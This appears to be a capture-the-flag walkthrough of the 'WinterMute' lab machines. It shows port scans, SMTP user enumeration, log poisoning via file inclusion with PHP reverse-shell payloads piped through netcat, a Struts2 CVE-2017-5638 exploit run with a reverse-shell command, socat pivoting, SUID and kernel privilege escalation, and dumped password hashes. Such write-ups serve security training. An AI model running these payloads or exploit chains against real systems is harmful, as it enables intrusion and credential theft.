


# WinterMute

## Straylight



### Nmap

```
PORT      STATE SERVICE          VERSION
25/tcp    open  smtp             Postfix smtpd
|_smtp-commands: straylight, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
|_ssl-cert: Subject: commonName=straylight
|_Subject Alternative Name: DNS:straylight
|_Not valid before: 2018-05-12T18:08:02
|_Not valid after: 2028-05-09T18:08:02
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http             Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Night City
3000/tcp  open  hadoop-tasktracker Apache Hadoop
|_hadoop-datanode-info:
|_Logs: submit
|_hadoop-tasktracker-info:
|_Logs: submit
|_http-title: Welcome to ntopng
|_Requested resource was /lua/login.lua?referer=/
|_http-trane-info: Problem with XML parsing of /evox/about
```

### Port 80



000014:	C=200	17 L	23 W	326 Ch	" "
000730:	C=301	9 L	28 W	317 Ch	"manual"
025206:	C=301	9 L	28 W	319 Ch	"freeside"
045240:	C=200	17 L	23 W	326 Ch	" "



```

<center>
<form action="bolo.php" method="get" name="wgtmsr" id="wgtmsr">
  <select name="bolo">
    <option value="case">Case</option>
    <option value="molly">Molly</option>
    <option value="armitage">Armitage</option>
    <option value="riviera">Riviera</option>
  </select><br><br><br>
  <input class="button" type="submit">
</form></center>

```

\*\*\*CASE\*\*\*

Operator Gamma: ..... arrival to Freeside Sat@2100

Operator Gamma: Surveillance says he's with a team...

Surveillance: other members with Case found by facial recognition...

Operator Gamma: Adding other member logs to directory...

```

mollylog
armitage.log
riviera.log

```

Operator Gamma: HUMINT on foot report high-tech equipment in luggage including a CS7 cyberdeck.

Detective Smith: valid sources confirm he has access to very advanced ICE breakers (Intrusion Countermeasures Electronics)...may be a good idea to keep a eye on him in cyberspace.

Operator Gamma: ...got food and Yeheyuan cigs @0300

## Port 3000

Welcome to ntopng

Username

Password

Login

If you find ntopng useful, please support us by making a small [donation](#). Your funding will help to run and foster the development of this project. Thank you.

© 1998-2016 - ntop.org  
ntopng is released under [GPLv3](#).

Hint: the default user and password are admin

admin : admin

ntop

Flows
Hosts
Interfaces

Search Host

Active Flows

	Application	L4 Proto	Client	Server	Duration	Breakdown	Actual Tbps	Total Bytes	Info
	Flexio	TCP	localhost:33632	localhost:5579	52 min, 31 sec	Client Server	179.17 Kbps	18.98 MB	
	HTTP	TCP	localhost:43866	127.0.0.1:80	< 1 sec	Client Server	0 bps	1.94 KB	/usrq-tdio/
	HTTP	TCP	localhost:43858	127.0.0.1:80	< 1 sec	Client Server	0 bps	1.94 KB	/usrq-tdio/

SMTP@25

```
##### Scan started at Tue Jun 18 13:58:16 2019 #####
192.168.56.102: R00T exists
192.168.56.102: backup exists
192.168.56.102: bin exists
192.168.56.102: daemon exists
192.168.56.102: gnats exists
192.168.56.102: games exists
192.168.56.102: irc exists
192.168.56.102: list exists
192.168.56.102: lp exists
192.168.56.102: mail exists
192.168.56.102: man exists
192.168.56.102: messagebus exists
192.168.56.102: news exists
192.168.56.102: nobody exists
192.168.56.102: postmaster exists
192.168.56.102: postgres exists
192.168.56.102: root exists
192.168.56.102: proxy exists
192.168.56.102: sync exists
192.168.56.102: sys exists
192.168.56.102: uucp exists
192.168.56.102: www-data exists
##### Scan completed at Tue Jun 18 13:58:16 2019 #####
```

<https://www.hackingarticles.in/smtp-log-poisoning-through-lfi-to-remote-code-exceution/>

Request				Response				
Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML	Render
<pre>GET /writing-bola/bola.php?bole=/var/log/mail HTTP/1.1 Host: 192.168.56.102 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/60.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-us,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: session=31abab8e8b56c6695042b4f49285420c; user=admin DNT: 1 Connection: close Upgrade-Insecure-Requests: 1</pre>				<pre>&lt;img src="/7.png"&gt; &lt;br/&gt;&lt;br/&gt; ***** ***** &lt;br/&gt; Jul 1 19:18:42 straylight postfix/postfix-script[1782]: stopping the Postfix mail system Jul 1 19:18:42 straylight postfix/master[716]: terminating on signal 15 Jul 1 19:18:43 straylight postfix/postfix-script[1945]: starting the Postfix mail system Jul 1 19:18:43 straylight postfix/master[1947]: daemon started -- version 3.1.0, configuration /etc/postfix Jul 3 20:26:50 straylight postfix/postfix-script[792]: starting the Postfix mail system Jul 3 20:26:50 straylight postfix/master[794]: daemon started -- version 3.1.0, configuration /etc/postfix Jun 18 00:52:27 straylight postfix/postfix-script[761]: starting the Postfix mail system Jun 18 00:52:28 straylight postfix/master[764]: daemon started -- version 3.1.0, configuration /etc/postfix Jun 18 00:59:10 straylight postfix/smtpd[1215]: connect from unknown[192.168.56.1] Jun 18 00:59:11 straylight postfix/smtpd[1215]: lost connection after CONNECT from unknown[192.168.56.1] Jun 18 00:59:11 straylight postfix/smtpd[1215]: disconnect from unknown[192.168.56.1] command=0/0 Jun 18 00:59:17 straylight postfix/smtpd[1215]: connect from unknown[192.168.56.1] Jun 18 00:59:17 straylight postfix/smtpd[1225]: connect from unknown[192.168.56.1] Jun 18 00:59:17 straylight postfix/smtpd[1226]: connect from unknown[192.168.56.1] Jun 18 00:59:17 straylight postfix/smtpd[1227]: connect from unknown[192.168.56.1] Jun 18 00:59:18 straylight postfix/smtpd[1227]: disconnect from unknown[192.168.56.1] ehlo=1 quit=1 unknown=8/1 command=2/3 Jun 18 00:59:18 straylight postfix/smtpd[1227]: connect from unknown[192.168.56.1] Jun 18 00:59:18 straylight postfix/smtpd[1228]: connect from unknown[192.168.56.1] Jun 18 00:59:18 straylight postfix/smtpd[1226]: lost connection after STARTTLS from unknown[192.168.56.1] Jun 18 00:59:18 straylight postfix/smtpd[1226]: disconnect from unknown[192.168.56.1] ehlo=1 command=0/0</pre>				

```
nc -v 192.168.56.102 25
MAIL FROM:<blbla@bla.com>
RCPT TO:<?php system("id"); ?>
RCPT TO:<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.56.1 443 >/tmp/f"); ?>
```

```
501 5.1.3 Bad recipient address syntax
RCPT TO:<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.1 443 >/tmp/f"); ?>
501 5.1.3 Bad recipient address syntax
```

```
root@CyberKnight:~/Desktop/VH/WinterMute# nc -lvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.102.
Ncat: Connection from 192.168.56.102:42234.
/bin/sh: 0: can't access tty; job control turned off
$
```

## Perv\_ESC

```
291 40 -rwsr-xr-x 1 root root 40536 May 17 2017 /bin/su
881 32 -rwsr-xr-x 1 root root 31728 Mar 7 2018 /bin/umount
880 44 -rwsr-xr-x 1 root root 44304 Mar 7 2018 /bin/mount
21111 1508 -rwsr-xr-x 1 root root 1543016 May 12 2018 /bin/screen-4.5.0
1127 60 -rwsr-xr-x 1 root root 61248 Nov 9 2016 /bin/ping
131180 76 -rwsr-xr-x 1 root root 75792 May 17 2017 /usr/bin/gpasswd
131178 40 -rwsr-xr-x 1 root root 40504 May 17 2017 /usr/bin/chsh
131177 52 -rwsr-xr-x 1 root root 50048 May 17 2017 /usr/bin/chfn
131181 60 -rwsr-xr-x 1 root root 59688 May 17 2017 /usr/bin/passwd
134264 40 -rwsr-xr-x 1 root root 40312 May 17 2017 /usr/bin/newgrp
6456 44 -rwsr-xr-x 1 root messagebus 42992 Mar 2 2018 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
142768 12 -rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
7568 432 -rwsr-xr-x 1 root root 440728 Mar 1 2018 /usr/lib/openssh/ssh-keysign
```

EXP used : <https://www.exploit-db.com/exploits/41154>

## ***Flags***

```
flag.txt  note.txt  scripts
# cat *
5ed185fd75a8d6a7056c96a436c6d8aa
Devs,
```

Lady 3Jane has asked us to create a custom java app on Neuromancer's primary server to help her interact w/ the AI via a web-based GUI.

The engineering team couldn't stress enough how risky that is, opening up a Super AI to remote access on the Freeside network. It is within our internal admin network, but still, it should be off the network completely. For the sake of humanity, user access should only be allowed via the physical console...who knows what this thing can do.

Anyways, we've deployed the war file on tomcat as ordered - located here:

```
/struts2_2.3.15.1-showcase
```

It's ready for the devs to customize to her liking...I'm stating the obvious, but make sure to secure this thing.

Regards,

Bob Laugh  
Turing Systems Engineer II  
Freeside//Straylight//Ops5

## ***ssh creds***

winter2010            (turing-police)

## ***Ipaddrs***



```

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:feb2:a4a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b2:0a:4a txqueuelen 1000 (Ethernet)
    RX packets 2491958 bytes 315950602 (301.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1873364 bytes 595397913 (567.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.57.3 netmask 255.255.255.0 broadcast 192.168.57.255
    inet6 fe80::a00:27ff:fe8b:d0ed prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8b:d0:ed txqueuelen 1000 (Ethernet)
    RX packets 11170 bytes 713396 (696.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2054 bytes 128292 (125.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 485589 bytes 44673512 (42.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 485589 bytes 44673512 (42.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

## Shadow

```

root:$6$j4q/
ZXpP$wtR5Gyt0s2Vut0z5fJrX4L8J0Ef8xr8qwWA1vWZWkiS1BHmUyw8q5PJJSaHiSl0x6rH1Iw0M9uBAQ/
l398Gr/:17664:0:99999:7:::
daemon*:17663:0:99999:7:::
bin*:17663:0:99999:7:::
sys*:17663:0:99999:7:::
sync*:17663:0:99999:7:::
games*:17663:0:99999:7:::
man*:17663:0:99999:7:::
lp*:17663:0:99999:7:::
mail*:17663:0:99999:7:::
news*:17663:0:99999:7:::
uucp*:17663:0:99999:7:::
proxy*:17663:0:99999:7:::
www-data*:17663:0:99999:7:::
backup*:17663:0:99999:7:::
list*:17663:0:99999:7:::
irc*:17663:0:99999:7:::
gnats*:17663:0:99999:7:::
nobody*:17663:0:99999:7:::
systemd-timesync*:17663:0:99999:7:::
systemd-network*:17663:0:99999:7:::
systemd-resolve*:17663:0:99999:7:::
systemd-bus-proxy*:17663:0:99999:7:::
_apt*:17663:0:99999:7:::
messagebus*:17663:0:99999:7:::
wintermute:$6$mdNE3kI0$Ttp/

```

```
m4cEj.Yy6R1pTlGqih3UCrQZGfaud5Werk38D6kWpGpuyr19m.poyhRIinxymcCdLf0Tjwa2Vrm5Cx71/:17663:0:99999:7:::
mysql:!:17663:0:99999:7:::
Debian-snmp:!:17663:0:99999:7:::
redis:!:17663:0:99999:7:::
postgres:!:17663:0:99999:7:::
postfix:!:17663:0:99999:7:::
turing-police:$6$QxL2mUmu$dg0z0rV70rdx6K3zW84GYwjY2ay7PPuDJDxkNxoyg/
DY3NUZxV8HdKwdzbU2A3.PbW65Pxpe1W7XmX1NAIhU70:17664:0:99999:7:::
```

## Neuromancer

```
Not shown: 65532 closed ports
PORT      Ipaddress STATE SERVICE
8009/tcp  open  unknown
8080/tcp  open  http-alt
34483/tcp open  unknown
```

```
www-data@straylight:/tmp$ socat TCP-LISTEN:8081,fork TCP:192.168.57.4:8009
^Cwww-data@straylight:/tmp$ socat TCP-LISTEN:8081,fork TCP:192.168.57.4:8009 &
[2] 10018
www-data@straylight:/tmp$ socat TCP-LISTEN:8082,fork TCP:192.168.57.4:34483 &
[3] 10049
www-data@straylight:/tmp$ 2019/06/19 01:56:05 socat[10695] E write(6, 0x55ef6f6ed080, 8192): Broken pipe
2019/06/19 02:02:06 socat[11787] E write(5, 0x564136d06080, 1): Broken pipe
```

## Nmap

```
8080/tcp open  http          Apache Tomcat 9.0.0.M26
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.0.M26
8081/tcp open  blackice-icecap?
8082/tcp open  ssh           OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 2e:9b:4a:a9:c0:fc:0b:d8:ef:f1:e3:9d:f4:59:25:32 (RSA)
|   256  f6:2a:de:07:36:36:00:e9:b5:5d:2f:aa:03:79:91:d1 (ECDSA)
|_  256  38:3c:a8:ed:91:ea:ce:1d:0d:0f:ab:51:ac:97:c8:fb (ED25519)
```

## SSH@34483

```
-----
|           Neuromancer Secure Remote Access           |
| UNAUTHORIZED ACCESS will be investigated by the Turing Police |
-----
root@192.168.56.102's password: _
```



# TOMCAT@8080

```
- Decoding header 'ajkto-added-cve-2017-5638' found, with contents: 42
- /: Site appears vulnerable to the 'strutshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638).
- /index.action: Site appears vulnerable to the 'strutshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638).
- /login.action: Site appears vulnerable to the 'strutshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638).
- /struts2-2.3.15.1-showcase/showcase.action/tree: WAFD Server reveals the entire web root structure and files via this URL. Upgrade to a later version and secure according to the documents on the WAFD web site.
```

```
root@CyberKnight:~/Desktop/VH/WinterMute# python 41570.py http://192.168.56.102:8080/struts2_2.3.15.1-showcase/ ls
[*] CVE: 2017-5638 - Apache Struts2 S2-045
[*] cmd: ls
```

```
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
```

```
root@CyberKnight:~/Desktop/VH/WinterMute# python 41570.py http://192.168.56.102:8080/struts2_2.3.15.1-showcase/ "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -l 2>&1|nc 192.168.56.102 443 >/tmp/f"
[*] CVE: 2017-5638 - Apache Struts2 S2-045
[*] cmd: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -l 2>&1|nc 192.168.56.102 443 >/tmp/f
```

## PREV\_ESC

```
ta@neuromancer:~$ cat ai-gui-guide.txt
Application for Neuromancer remote access interface includes:

-Maven      - /opt/
-Java jdk   - /usr/lib/jvm/
-Tomcat      - /usr/local/tomcat/
-Struts2     - /home/ta/myWebApp/
              - war files are in /root. Update these ASAP to improve security.
```

Reduce installation of apps to ONLY what's needed, secure configurations and follow app security best practices.

```
Ed:--
Eng.,

Tomcat is still using basic auth. I encoded the password so the AI's security scans don't flag it.

Is this what Bob keeps talking about, "Security by obscurity?"

Ed Occam//Sys.Engineer I//Night City
"Harry, I took care of it" - Llyod Christmas
-->

<!--
  <role rolename="manager-gui"/>
  <user username="Lady3JJane" password="&lt;&#33;&#88;&#128;&#51;&#74;&#97;&#110;&#101;&#128;&#88;&#33;&lt;" roles="manager-gui"/>
-->

<!--
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
```

```
<user username="Lady3Jane"
password="&gt;&#33;&#88;&#120;&#51;&#74;&#97;&#110;&#101;&#120;&#88;&#33;&lt;"
roles="manager-gui"/>
```

Lady3Jane : >!Xx3JanexX!<

```
ta@neuromancer:/usr/local/tomcat/conf$ su - lady3jane
Password:
lady3jane@neuromancer:~$
```

## SSH@

```
root@CyberKnight:~# ssh 192.168.56.102 -p 8082 -l lady3jane
-----
|           Neuromancer Secure Remote Access           |
| UNAUTHORIZED ACCESS will be investigated by the Turing Police |
|-----|
lady3jane@192.168.56.102's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Max memory used: 300K Current thread count: 10 Current thread busy: 2 Keep alive sockets count: 0
Max processing time: 7 ms Processing time: 0.012 s Request count: 2 Error count: 1 Bytes received: 0.00 MB Bytes sent: 0.01 MB
94 packages can be updated.
44 updates are security updates.
R      ?      ?      ?
R      ?      ?      ?
lady3jane@neuromancer:~$
```

<https://www.exploit-db.com/exploits/44298>

```
lady3jane@neuromancer:~$ uname -mrs
Linux 4.4.0-116-generic x86_64
```

but no gcc compatability so I compile it inside my machine and then execute it in remote vuln machine

```
root@neuromancer:/root# cat flag.txt
be3306f431dae5ebc93eebb291f4914a
```

## ***Passwd***

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
lxd:x:106:65534:./var/lib/lxd:/bin/false
messagebus:x:107:111:./var/run/dbus:/bin/false
uidd:x:108:112:./run/uidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
ta:x:1000:1000:Tessier-Ashpool,,,:/home/ta:/bin/bash
lady3jane:x:1001:1001:3Jane,,,:/home/lady3jane:/bin/bash
sshd:x:110:65534:./var/run/sshd:/usr/sbin/nologin
```

## ***Shadow***

```
root:
$6$KbpnHgYu$Hqwe6j3usdkm6Pyk.BQu3LG.NnirujPnxuiT2Lx2wSnrQ.Z75tIqGYNCTE4Xyi36ATfpxsDNuvv
17714:0:99999:7:::
daemon*:17590:0:99999:7:::
bin*:17590:0:99999:7:::
sys*:17590:0:99999:7:::
sync*:17590:0:99999:7:::
games*:17590:0:99999:7:::
man*:17590:0:99999:7:::
lp*:17590:0:99999:7:::
mail*:17590:0:99999:7:::
news*:17590:0:99999:7:::
uucp*:17590:0:99999:7:::
proxy*:17590:0:99999:7:::
www-data*:17590:0:99999:7:::
backup*:17590:0:99999:7:::
list*:17590:0:99999:7:::
irc*:17590:0:99999:7:::
```

```
gnats*:17590:0:99999:7:::
nobody*:17590:0:99999:7:::
systemd-timesync*:17590:0:99999:7:::
systemd-network*:17590:0:99999:7:::
systemd-resolve*:17590:0:99999:7:::
systemd-bus-proxy*:17590:0:99999:7:::
syslog*:17590:0:99999:7:::
_apt*:17590:0:99999:7:::
_lxd*:17669:0:99999:7:::
messagebus*:17669:0:99999:7:::
uidd*:17669:0:99999:7:::
dnsmasq*:17669:0:99999:7:::
ta:$6$w2XZ7D58$cYz0mlVseRZeD5DnRCI83ZgwgCua/x6sthEkKrsY3h/
BuUIf0r81bLL0nHZ4Cph3R.T.FvvdY09JQvo6V7L9z.:17713:0:99999:7:::
lady3jane:$6$Rypmqwv1$nV/vfs90hT7vf.mKCItk1S2Lm3SL4X/
8P0SPgovmmPuwSgwcY5HYGbSKiny5qC2tKSeGn8Qiw2iS/imqdxNT.:17716:0:99999:7:::
sshd*:17716:0:99999:7:::
```

## ***Flag.txt***

be3306f431dae5ebc93eebb291f4914a